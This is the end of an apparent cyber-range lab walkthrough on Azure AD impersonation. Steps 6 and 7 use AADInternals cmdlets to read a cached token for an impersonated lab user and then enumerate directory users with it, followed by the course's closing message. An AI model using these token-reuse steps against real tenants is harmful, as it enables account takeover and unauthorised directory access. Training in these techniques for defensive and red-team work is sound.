
Step 6 : Get the impersonated user in cache.

```
Get-AADIntCache
```

```
PS C:\Windows\system32> Get-AADIntCache


Name                 : emp02@atomic-nuclear.site
ClientId             : 1b730954-1685-4b74-9bfd-dac224a7b894
Audience             : https://graph.windows.net
Tenant               : 143198c4-77be-42f7-b18e-95c5b693e6b9
IsExpired            : False
HasRefreshToken      : True
AuthMethods          : {pwd, wia}
Device               :
```

Step 7 : Authenticate to the azure ad with impersonate user.

```
Get-AADIntUsers -AccessToken $at
```



Thank you for being a part of the training

For any queries / doubts please email **support@cyberwarfare.live**

Follow us on :

- LinkedIn: https://www.linkedin.com/company/cyberwarfare/
- Twitter: https://twitter.com/cyberwarfarelab